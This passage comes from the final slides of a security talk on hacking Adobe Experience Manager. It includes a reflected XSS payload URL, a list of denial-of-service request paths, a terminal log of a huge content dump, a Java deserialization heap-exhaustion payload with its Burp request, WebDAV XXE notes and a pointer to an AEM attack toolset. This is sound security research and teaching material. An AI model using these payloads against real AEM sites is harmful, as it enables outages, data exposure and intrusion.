
- /bin/wcm/contentfinder/connector/suggestions.json
- Reflects **pre** parameter in JSON response
- What if Content-Type of response is based on file extension in URL:
 - /a.html

XSS variants

97/110

P3 submission for private BB – Reflected XSS

```
/bin/wcm/contentfinder/connector/suggestions.json/a.html?query_term=path%3a/&pre=%3Csvg+onloa  
d%3dalert(document.domain)%3E&post=yyyy
```



DoS attacks



DoS is easy

99/110

- `./.ext.infinity.json`
- `./.ext.infinity.json?tidy=true`
- `/bin/querybuilder.json?type=nt:base&p.limit=-1`
- `/bin/wcm/search/gql.servlet.json?query=type:base%20limit:...-1&pathPrefix=`
- `/content.assetsearch.json?query=*&start=0&limit=10&random=123`
- `../assetsearch.json?query=*&start=0&limit=10&random=123`
- `/system/bgservlets/test.json?cycles=999999&interval=0&flushEvery=11111111`

DoS is easy


100/110

/content.ext.infinity.1..json?tidy=true

```
root@kali: /tmp
File Edit View Search Terminal Tabs Help
root@kali: ~/chase x root@kali: ~/chase x root@kali: /tmp x root@kali: /tmp x root@kali: /tmp x + - ×
root@kali:/tmp# wget 'https://[REDACTED]/content.ext.infinity.1..json?tidy=true' --header='User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36'
--2018-05-14 11:22:47-- https://[REDACTED]/content.ext.infinity.1..json?tidy=true
Resolving [REDACTED] ([REDACTED])... [REDACTED]
Connecting to [REDACTED] ([REDACTED])| [REDACTED] 3... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/json]
Saving to: 'content.ext.infinity.1..json?tidy=true'

content.ext.infinity.1..js      [ <=> ] 690.34M 2.77MB/s    in 5m 50s
2018-05-14 11:28:40 (1.97 MB/s) - 'content.ext.infinity.1..json?tidy=true' saved [723879491]
root@kali:/tmp#
```

Other tricks



ExternalJobPostServlet javadeser

102/110

- Old bug, affects AEM 5.5 – 6.1
- <http://aempodcast.com/2016/podcast/aem-podcast-java-deserialization-bug/>
- /libs/dam/cloud/proxy.json
- Parameter **file** accepts Java serialized stream and passes to **ObjectInputStream.readObject()**

ExternalJobPostServlet javadeser

103/110

Payload from oisdos tool

```
root@kali: ~/ysoserial/ois-dos
File Edit View Search Terminal Help
root@kali:~/ysoserial/ois-dos# java -Xmx25g -jar target/oisdos-1.0.jar ObjectArr
ayHeap
Generating ObjectArray heap overflow (8GB) using a payload of size 44
---
Memory:
Total Before [GB]: 0.05810546875
Free Before [GB]: 0.05689375102519989
Payload (base64): r00ABXVyABNbTGphdmEubGFuZy5PYmplY3Q7kM5YnxBzKwCAAB4cH///c=
... deserializing ... Java HotSpot(TM) 64-Bit Server VM warning: INFO: o
s::commit_memory(0x0000000182980000, 8589934592, 0) failed; error='Cannot alloca
te memory' (errno=12)
#
# There is insufficient memory for the Java Runtime Environment to continue.
# Native memory allocation (mmap) failed to map 8589934592 bytes for committing
reserved memory.
# An error report file with more information is saved as:
# /root/ysoserial/ois-dos/hs_err_pid13478.log
root@kali:~/ysoserial/ois-dos#
```

ExternalJobPostServlet javadeser

104/110

The screenshot shows the Burp Suite interface with the following details:

Request:

```
POST /libs/dam/cloud/proxy.json;%0a%2b.css HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: [REDACTED]
Accept: */*
Content-Length: 346
Content-Type: multipart/form-data; boundary=-----2b28b2bdac0ecd9e
Connection: close

-----2b28b2bdac0ecd9e
Content-Disposition: form-data; name=":operation"
job

-----2b28b2bdac0ecd9e
Content-Disposition: form-data; name="file"; filename="jobevent"
Content-Type: application/octet-stream

-----2b28b2bdac0ecd9e
Content-Disposition: form-data; name="file"; filename="xpab666"
Content-Type: application/octet-stream
-----2b28b2bdac0ecd9e--
```

Response:

```
HTTP/1.1 500 Internal Server Error
Server: Apache

Expires: Wed, 04 May 2016 16:10:41 GMT
Vary: Accept-Encoding
Content-Length: 461
X-Connection: close
Content-Type: text/html; charset=utf-8
Date: Wed, 04 May 2016 16:11:10 GMT
Connection: close

access-control-max-age: 86400
access-control-allow-credentials: false
access-control-allow-headers: *
access-control-allow-methods: GET,POST
access-control-allow-origin: *

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head><title>500 Java heap space</title></head>
  <body>
    <h1>Java heap space</h1>
    <p>Cannot serve request to /libs/dam/cloud/proxy.json;%0a%2b.css on this server</p>
  </body>
</html>
```

XXE via webdav

105/110


- Old bug, CVE-2015-1833
- It's possible to read local files with PROPFIND/PROPPATCH
- <https://www.slideshare.net/0ang3l/what-should-a-hacker-know-about-webdav>

XXE via webdav – webdav support is on?

106/110

- Send OPTIONS request
 - Allow headers in response contain webdav-related methods
- Navigate to **/crx/repository/**
 - **401** HTTP and WWW-Authenticate: Basic realm="Adobe CRX WebDAV"

AEM hacker toolset



AEM hacker toolset

108/110

- <https://github.com/0ang3l/aem-hacker.git>
 - aem-hacker.py
 - aem-rce-sling-script.sh
 - aem-rce-ssrf.py
 - evil-aem.py & response.bin
- You need VPS to run *aem-hacker.py*

AEM hacker toolset – aem-hacker.py

109/110

- Sensitive nodes exposure via DefaultGetServlet (/apps, /etc, /home, /var)
- QueryByulderJsonServlet & QueryByulderFeedServlet & GQLSearchServlet exposure
- PostServlet exposure
- SSRFs checks
- LoginStatusServlet & default creds check
- SWF XSSes
- WCMDebugFilter XSS
- SuggestionHandler XSS
- Log records exposure via AuditLogServlet
- ExternalJobPostServlet javadeser
- ...

Tries to bypass AEM dispatcher!!!

THANK U!



@0ang3l